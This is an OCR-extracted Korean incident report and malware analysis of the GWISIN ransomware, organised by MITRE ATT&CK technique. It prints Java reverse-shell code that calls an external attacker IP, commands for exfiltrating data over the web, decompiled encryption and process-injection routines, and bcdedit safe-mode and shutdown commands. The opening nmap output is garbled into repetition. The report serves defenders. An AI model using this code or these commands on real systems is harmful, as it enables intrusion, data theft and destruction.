 port 80/tcp on 172.           .Discovered open port 80/tcp
 on 172.           .Discovered open port 80/tcp on 172.
          .Discovered open port 80/tcp on 172.           .Discov
ered open port 80/tcp on 172.           ..Discovered open po
rt 80/tcp on 172.           .Discovered open port 80/tcp on
 172.           .Discovered open port 80/tcp on 172.
     Discovered open port 80/tcp on 172.           .Discover
ed open port 80/tcp on 172.           .Discovered open port
 80/tcp on 172.           .Discovered open port 80/tcp on 1
72.           .Discovered open port 80/tcp on 172.           .
4.Discovered open port 8080/tcp on 172.           .Discover
ed open port 80/tcp on 172.           .Discovered open port
 80/tcp on 172.           .Discovered open port 80/tcp on 1
```




기간	공격유형	공격명	공격자	대상자	프로	포트	차단	시도횟수	통신량
2022/07/14 19:19:43 -	정보 수집	SYN Port Scan	172.	2	9	TCP	32772	1	869 52.14K
2022/07/14 19:19:43 -	정보 수집	SYN Port Scan	172.	2	6	TCP	16016	1	1,887 113.22K
2022/07/14 19:19:43 -	정보 수집	SYN Port Scan	172.	2	5	TCP	10629	1	984 59.04K
2022/07/14 19:20:54 -	정보 수집	SYN Port Scan	172.	2	0	TCP	8007	1	69 4.14K
2022/07/14 19:20:54 -	정보 수집	SYN Port Scan	172.	2	6	TCP	8007	1	95 5.70K
2022/07/14 19:21:02 -	정보 수집	SYN Port Scan	172.	2	5	TCP	8007	1	73 4.38K
2022/07/14 19:21:10 -	정보 수집	SYN Port Scan	172.	2	5	TCP	8007	1	39 2.34K
2022/07/14 19:21:01 -	정보 수집	SYN Port Scan	172.	2	6	TCP	8007	1	115 6.90K
2022/07/14 19:21:02 -	정보 수집	SYN Port Scan	172.	2	1	TCP	8007	1	155 9.30K
2022/07/14 19:20:54 -	정보 수집	SYN Port Scan	172.	2	8	TCP	8007	1	259 15.54K
2022/07/14 19:20:59 -	정보 수집	SYN Port Scan	172.	2	1	TCP	8007	1	195 11.70K
2022/07/14 19:21:02 -	정보 수집	SYN Port Scan	172.	2	9	TCP	8007	1	225 13.50K

기간	공격유형	공격명	공격자	대상자	프로	포트	차단	시도횟수	통신량
2022/07/17 15:31:14 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	516 30.96K
2022/07/17 15:31:48 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	2 TCP	445	1	236 14.16K
2022/07/17 15:31:48 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	4 TCP	445	1	512 30.72K
2022/07/17 15:31:53 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	512 30.72K
2022/07/17 15:32:02 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	3 TCP	445	1	512 30.72K
2022/07/17 15:32:17 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	0 TCP	445	1	512 30.72K
2022/07/17 15:32:53 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	264 15.84K
2022/07/17 15:32:29 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	516 30.96K
2022/07/17 15:33:04 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	248 14.88K
2022/07/17 15:33:06 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	514 30.84K
2022/07/17 15:33:21 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	512 30.72K
2022/07/17 15:33:34 -	정보 수집	SMB Service sweep(tcp-445)	172.	172.	TCP	445	1	512 30.72K

Lateral Movement

T1021.002 Remote Services: SMB/Windows Admin Shares


거점 서버에서 SMB를 통해 내부 시스템에 접근, AD서버에서도 거점 서버로 SMB 접근 시도



Type	Date	Time	Event	Source	Category	User	Computer	IP
Error	2022-07-18	오후 5:44:50	30816	Microsoft-Windows-SMBClient	None	N/A		₩172
Error	2022-07-18	오후 5:44:50	30816	Microsoft-Windows-SMBClient	None	N/A		₩172
Error	2022-07-18	오후 5:44:49	30816	Microsoft-Windows-SMBClient	None	N/A		₩172
Error	2022-07-18	오후 5:44:49	30816	Microsoft-Windows-SMBClient	None	N/A		₩172

Description


서버가 협상 요청에 실패했습니다.
오류: 3221225676
서버 이름: ₩172.
지침:
클라이언트에서 협상하려는 언어를 서버에서 지원하지 않습니다. 예를 들어 클라이언트에서는 SMB2/SMB3가 사용되지 않고, 서버에서는 SMB1이 사용되지 않습니다.



2022/07/18 17:43:55 -	Microsoft Windows SMBv2 Ser	172	210.	445	4	896B
2022/07/18 17:43:45 -	SMB Service connect(tcp-445)	172	210.	445	98	24.88K
2022/07/18 17:44:49 -	SMB Service connect(tcp-445)	172	210.	61161	92	12.05K
2022/07/18 17:47:00 -	SMB Service connect(tcp-445)	172	210.	445	20	5.83K
2022/07/18 17:48:43 -	SMB Service connect(tcp-445)	172	210.	61225	84	19.73K
2022/07/18 17:49:23 -	SMB Service connect(tcp-445)	172	210.	61246	41	9.21K


T1021.006 Remote Service : Windows Remote Management

공격자는 기탈취한 계정정보(Administrator)로 WinRM 명령을 이용하여 내부 시스템에 접근




```
Path : HKEY_LOCAL_MACHINE\SOFTWARE\Microsoft\Windows\CurrentVersion\WSMAN\SafeClientList Key : WSManSafeClientList
```

WinRM을 이용하여 공격자가 구축한 외부 서버(141.164.41.194)에서 랜섬웨어 다운로드 실행



T1072 Software Deployment Tools

Third-Party 솔루션을 이용하여 랜섬웨어 실행 명령어 하달

```
============================================================
Try Pgm:C:\Windows\System32\msiexec.exe, Param: /qn /i htt
/*********_Update.msi SERIAL=[SERIAL] LICENSE=[LICENSE] OR
Pgm:C:\Windows\System32\msiexec.exe, Param: /qn /i http://
SERIAL=[SERIAL] LICENSE=[LICENSE] ORG=[company name] !!! P
\msiexec.exe, Execute Succ!!!
```

T1570 Lateral Tool Transfer

SFTP를 통해 같은 네트워크 내 다른 서버로 파일(랜섬웨어 관련 파일) 전송

피해 서버에 생성된 랜섬웨어 관련 파일(생성시점이 거점서버에서 피해서버에 SSH로 접속한 시간과 동일)

Command and Control

T1071.001 Application Layer Protocol: Web Protocols

웹셸을 통해 내부 시스템에 ifconfig, cat ~/.bash_history, ping, nslookup 등 명령 실행

- 사용 명령어 리스트

```
ifconfig cat ~/.bash_history last ls -alhtr ~/ cat ~/Dum
p.sh ls -alhtr / ls -alhtr /root ls -alhtr /*** ls -alht
r /***/conf cat /***/conf/***.conf ping -c 1 [victim dom
ain] ping -c 1 [victim domain] 2 . nslookup [victim doma
in] 2>&1 ping -c 1 8.8.8.8
```

T1090.001 Proxy : Internal Proxy

공격자는 거점 서버를 통해 내부 시스템으로 프록시 소켓 통신 시도


```
Jul 15 19:50:53 [web] [error] </***/www/webapp/js/unorm
/unorm_lib.php> at line 50 Error : fsockopen(): unable
to connect to [Victim IP]:80 (Connection timed out) Jul
15 19:50:53 [web] [error] </***/www/webapp/js/unorm
/unorm_lib.php> at line 50 Error : fsockopen(): unable
to connect to [Victim IP]:80 (Connection timed out) Jul
15 19:50:53 [web] [error] </***/www/webapp/js/unorm
/unorm_lib.php> at line 50 Error : fsockopen(): unable
to connect to [Victim IP]:80 (Connection timed out)
```

```
[23/Jul/2022:19:38:32 +0900] "GET /js/unorm
/unorm_lib.php HTTP/1.1" 200 -.158.247.221.23 - -
[23/Jul/2022:19:38:32 +0900] "GET /js/unorm
/unorm_lib.php HTTP/1.1" 200 -.158.247.221.23 - -
[23/Jul/2022:19:38:32 +0900] "GET /js/unorm
/unorm_lib.php HTTP/1.1" 200 1964400.158.247.221.23 - -
[23/Jul/2022:19:38:32 +0900] "GET /js/unorm
/unorm_lib.php HTTP/1.1" 200 -.158.247.221.23 - -
[23/Jul/2022:19:38:32 +0900] "GET /js/unorm
/unorm_lib.php HTTP/1.1" 200 -.158.247.221.23 - -
[23/Jul/2022:19:38:33 +0900] "GET /js/unorm
/unorm_lib.php HTTP/1.1" 200 -.158.247.221.23 - -
```

피해 대상의 OS 정보를 확인하여 공격자의 서버로 리버스쉘 오픈

```
if (System.getProperty("os.name").toLowerCase().indexOf("windows") == -1) {
  ShellPath = new String("/bin/sh");
} else {
  ShellPath = new String("cmd.exe");
}
```

```
    Socket socket = new Socket( "158.247.221.23", 443 );
    Process process = Runtime.getRuntime().exec( ShellPath );
    ( new StreamConnector( process.getInputStream(), socket.getOutputStream() ) ).start();
    ( new StreamConnector( socket.getInputStream(), process.getOutputStream() ) ).start();
```



Exfiltration

T1048.003 Exfiltration Over Alternative Protocol: Exfiltration Over Unencrypted Non-C2 Protocol

웹을 통해 내부 자료 유출

```
ls -alhtr /disk1/dump/***_backup cp /disk1
/dump/***_backup/***_20220713.tar.gz /***/www/webapp
/js/unorm/***_20220713.tar.gz ls -alhtr mv
***_20220713.tar.gz ***_20220713.bak mv ***_20220713.bak
***_20220713.pdf [13/Jul/2022:21:54:57 +0900] "GET
/js/unorm/***_20220713.pdf HTTP/1.1" 200
1436796836.5.2.79.179 - - [13/Jul/2022:21:55:25 +0900]
"GET /js/unorm/***_20220713.pdf HTTP/1.1" 200
1436796836.158.247.221.23 - - [13/Jul/2022:21:55:43
+0900] "GET /js/unorm/***_20220713.pdf HTTP/1.1" 200
1436796836.158.247.221.23 -
```

Impact

T1485 Data Destruction

랜섬웨어가 데이터를 AES 알고리즘으로 암호화

```
v24 = memory_1[11];
if ( i ≠ fread(ptr_malloc, 1u, i, stream) )
  break;
aes_encrpyt_algorithm_56658AA0(&off_56665E60, file_enc_key, &v21, ptr_malloc, ptr_malloc, n);
fseeko64(stream, -n, 0, 1);
fwrite(ptr_malloc, 1u, n, stream);
```

```
rodata:56660960 sbox_56660960   db 63h
rodata:56660960
rodata:56660961                 db  7Ch ;
```

```
rodata:56660962                 db  77h ;
rodata:56660963                 db  7Bh ;
rodata:56660964                 db 0F2h
rodata:56660965                 db  6Bh ;
rodata:56660966                 db  6Fh ;
rodata:56660967                 db 0C5h
rodata:56660968                 db  30h ;
rodata:56660969                 db    1
rodata:5666096A                 db  67h ;
```

T1489 Service Stop

랜섬웨어가 일부 서비스를 종료

```
if ( h_service_ )
{
  service_6AE01FF0(hSCManager_, h_service_);
  ControlService(h_service__, 1u, &ServiceStatus);// SERVICE_CONTROL_STOP
  CloseServiceHandle(h_service__);
}
```

```
  v3 = *Program_Kill_List_DB_6AE24040;
  if ( *Program_Kill_List_DB_6AE24040 )
  {
    while ( wcsicmp(pe.szExeFile, v3) )
    {
      v3 = *++v2;
      if ( !*v2 )
        goto LABEL_9;
    }
    v4 = OpenProcess(1u, 0, pe.th32ProcessID);
    v5 = v4;
    if ( v4 )
    {
      TerminateProcess(v4, 0);
      CloseHandle(v5);
    }
```


현재 서버에서 가상머신이 실행되고 있으면 종료

```
  sprintf(cmd, kill_vm_cmd, world_id);
  // esxcli vm process kill --type=force --world-id=\"%s\
  system(cmd_1);
  free(cmd_1);
}
else
{
  // [ESXi] Shutting down - %s\n
  printf(&shutdown_log_format, world_id);
}
```

T1490 Inhibit System Recovery

볼륨쉐도우카피를 삭제하여 복구를 방지

```
v8 = 0i64;
v0 = SysAllocString(L"ROOT\\CIMV2");
v1 = SysAllocString("W");
```



T1529 System Shutdown/Reboot

백신, 안티랜섬웨어 등의 솔루션 우회를 위해 시스템을 셧다운 및 안전모드로 재부팅

```
Shutdown.exe /r /t 0
```

---

4. ANALYSIS GWISIN RANSOMWARE

Windows Based(PE) GWISIN

악성코드는 MSI 실행 파일 형태로 동작하며, MSI 파일 실행시 인자값으로 특정 키 값을 받아 실행 한다.

```
msiexec /qn /i C:\\ProgramData\\[filename].msi
SERIAL=****LICENSE=**** SMM=0 VERSION=**
ORG=*CompanyName*
```

SMM = 1

입력받은 인자 중 SMM값이 1이면 악성코드를 서비스에 등록하고 안전모드 부트 모드로 재실행 시킨다. 이때 안전모드로 올라오면서 서비스에 등록되어 있던 악성코드가 실행 된다.

- **SMM= 1 일 경우 상세 정보**


  서비스 명 : filename

  실행 경로 : "msiexec /qn /i C:\\ProgramData\\[filename].msi SERIAL=****LICENSE=**** SMM=0 VERSION=**

ORG=*CompanyName*”

악성코드를 서비스를 통해 실행될 수 있도록 서비스에 등록

```
v15 = memmove(v17, v10, v14);
v17[v14] = 0;
v17[v14 + 1] = 0;
v17[v14 + 2] = 0;
v16 = (CreateServiceA)(v9, File_name, File_name, 983551i64, 16, 2, 0, execute_key_buffer, 0i64, 0i64, v15, 0i64, 0i64)
(CloseServiceHandle)(v9);
```



system32의 bcdedit.exe 파일을 %programdata%dxdiag.exe로 복사

"C:\\ProgramData\\dxdiag.exe”

"C:\\Windows\\System32\\bcdedit.exe”

```
if ( sub_6E183BA0(System_SafeBoot_minimal)
  && sub_6E183BA0(System_SafeBoot_msiServer)
  && sub_6E183BA0(System_SafeBoot_VVS)
  && (CopyFileA)(path_bcdedit, path_dxdiag_exe_, 0i64) )
```

bcdedit.exe를 복사한 dxdiag.exe를 다음과 같은 명령을 실행해 윈도우 시작시 안전모드로 부팅 될 수 있도록 설정

```
C:\\ProgramData\\dxdiag.exe /set {default}
bootstatuspolicy ignoreallfailures '부팅 실패시 에러 화면
종료 C:\\ProgramData\\dxdiag.exe /set {default}
recoveryenabled No '복구모드 비활성화 C:\\ProgramData
\\dxdiag.exe /set {default} safeboot minimal '안전모드
부팅
```


- bcdedit.exe는 윈도우즈 시스템 부팅 로더를 관리하는 프로그램.


아래 명령을 통해 컴퓨터를 완전히 종료하고 다시 시작 시킨다.


```
Shutdown.exe /r /t 0
```

```
{
  param = decode_rc4_6E183A20(byte_6E1A2220, 9ui64);// "/r /t 0"
  shutdown_exe = decode_rc4_6E183A20(byte_6E1A2229, 0xEui64);// "shutdown.exe"
  (ShellExeciteA_)(0i64, "open", shutdown_exe, param, 0i64, 0);
}
```

SafeBoot 값에 레지스트리 값들을 등록 시켜 안전모드에서 부팅시 해당 서비스들이 실행 될 수 있도록 레지스트리정보 등록







SMM = 0

입력받은 인자 값 중 SMM 값이 0 이면 안전모드 부팅시 악성코드가 자동으로 실행 될 수 있도록 등록되어있던 레지스트리 정보와 서비스 리스트를 삭제하고 암호화 되어있는 랜섬웨어 악성코드를 복호화 후 특정 프로그램에 메모리 인젝션해 실행시킨다.

- SMM= 0 일 경우 상세 정보


안전모드 부팅을 위해 등록했던 서비스, 레지스트리 데이터 삭제

```
if ( SMM_key[0] == 0x30 )
{
  delete_reg_6E183C60(System_SafeBoot_minimal);
  delete_reg_6E183C60(System_SafeBoot_msiServer);
  DeleteService_6E181D00(_a35f23725b5feab2);
  v69 = decode_rc4_6E183A20(byte_6E1A223C, 0x21ui64);// "/deletevalue {default} safeboot"
  (ShellExeciteA_)(0i64, "open", path_dxdiag_exe_, v69, 0i64, 0);// open C:\ProgramData\dxdiag.exe /deletevalue {default} safeboot
  (Sleep_)(2000i64);
  (DeleteFileA)(path_dxdiag_exe_);
```

RANSOMWARE 악성코드 복호화에 SEED 암호 알고리즘 사용

```
v3 = 0i64;
v17 = _byteswap_ulong(a2[1]);
v4 = __int64p_ulong(*a2);
v5 = _byteswap_ulong(a2[2]);
v6 = _byteswap_ulong(a2[3]);
while ( 1 )
{
  v7 = *(a1 + v3 + 120);
  v8 = *(a1 + v3 + 124);
  v3 -= 8i64;
  v9 = v5 ^ v7;
  v10 = SEED_6E1A2CC0[((v9 ^ v6 ^ v8) >> 16)] ^ SEED_6E1A28C0[((v9 ^ v6 ^ v8) >> 8)] ^ dword_6E1A30C0[(v9 ^ v6 ^ v8) >> 24] ^ dword_6E1A24C0[(v9 ^ v6 ^ v8)];
  v11 = SEED_6E1A2CC0[((v10 + v9) >> 16)] ^ SEED_6E1A28C0[((v10 + v9) >> 8)] ^ dword_6E1A30C0[(v10 + v9) >> 24] ^ dword_6E1A24C0[(v10 + v9)];
  v12 = SEED_6E1A2CC0[((v11 + v10) >> 16)] ^ SEED_6E1A28C0[((v11 + v10) >> 8)] ^ dword_6E1A30C0[(v11 + v10) >> 24] ^ dword_6E1A24C0[(v11 + v10)];
  v13 = v12 + v11;
  v14 = v17 ^ v12;
  v17 = v6;
  v15 = v4 ^ v13;
  v4 = v5;
  if ( v3 == -128 )
    break;
  v6 = v14;
  v5 = v15;
}
result = _byteswap_ulong(v15);
*a3 = result;
a3[1] = _byteswap_ulong(v14);
a3[2] = _byteswap_ulong(v5);
a3[3] = _byteswap_ulong(v6);
return result;
```

악성코드 복호화 알고리즘 내 S-box



SEED 알고리즘 S-Box

Park, et al. Informational [Page 8]
RFC 4009 The SEED Encryption Algorithm February 2005

– S-Box SS1

```
38380830,e828c8e0,2c2d0d21,a42686a2,cc0fcfc3,dc1eced2,b03383b3,b83888b0,
ac2f8fa3,60204060,54154551,c407c7c3,44044440,6c2f4f63,682b4b63,581b4b53,
c003c3c3,60224262,30330333,b43585b1,28290921,a02080a0,e022c2e2,a42787a3,
d013c3d3,90118191,10110111,04060602,1c1c0c10,bc3c8cb0,34360632,480b4b43,
ec2fcfe3,88088880,6c2c4c60,a82888a0,14170713,c404c4c0,14160612,f434c4f0,
c002c2c2,44054541,e021c1e1,d416c6d2,3c3f0f33,3c3d0d31,8c0e8e82,98188890,
28280820,4c0e4e42,f436c6f2,3c3e0e32,a42585a1,f839c9f1,0c0d0d01,dc1fcfd3,
d818c8d0,282b0b23,64264662,783a4a72,24270723,2c2f0f23,f031c1f1,70324272,
40024242,d414c4d0,40014141,c000c0c0,70334373,64274763,ac2c8ca0,880b8b83,
f437c7f3,ac2d8da1,80008080,1c1f0f13,c80acac2,2c2c0c20,a82a8aa2,34340430,
d012c2d2,080b0b03,ec2ecee2,e829c9e1,5c1d4d51,94148490,18180810,f838c8f0,
54174753,ac2e8ea2,08080800,c405c5c1,10130313,cc0dcdc1,84068682,b83989b1,
fc3fcff3,7c3d4d71,c001c1c1,30310131,f435c5f1,880a8a82,682a4a62,b03181b1,
d011c1d1,20200020,d417c7d3,00020202,20220222,04040400,68284860,70314171,
04070703,d81bcbd3,9c1d8d91,98198991,60214161,bc3e8eb2,e426c6e2,58194951,
dc1dcdd1,50114151,90108090,dc1cccd0,981a8a92,a02383a3,a82b8ba3,d010c0d0,
80018181,0c0f0f03,44074743,181a0a12,e023c3e3,ec2ccce0,8c0d8d81,bc3f8fb3,
94168692,783b4b73,5c1c4c50,a02282a2,a02181a1,60234363,20230323,4c0d4d41,
```

복호화한 Ramsomware 악성코드를 System32\certrep.exe에 메모리 인젝션해 실행

```
system32_path = sub_6E181240(File_Execute_key_Buffer);// System32\*
v106 = sub_6E1815A0(system32_path, 2029348485);// certreq.exe
```

```
Allocmem = (VirtualAlloc_)(lpAddress, 0i64, size_4, 12288i64, 4);
(WriteProcessMemory)(
  lpAddress,
  Allocmem,
  DecomBuf_,
  size_4,
  0i64);
v146 = 0;
if ( (VirtualProtectEx_)(
       lpAddress,
       Allocmem,
       size_4,
       32i64,
       &v146) )
{
  v150 = 0i64;
  (RtlCreateUserThread_)(
    lpAddress,
    0i64,
    0i64,
```

```
        0i64,
        0i64,
        0i64,
        Allocmem,
        0i64,
        0i64,
        &v150);
```

GWISIN RANSOM

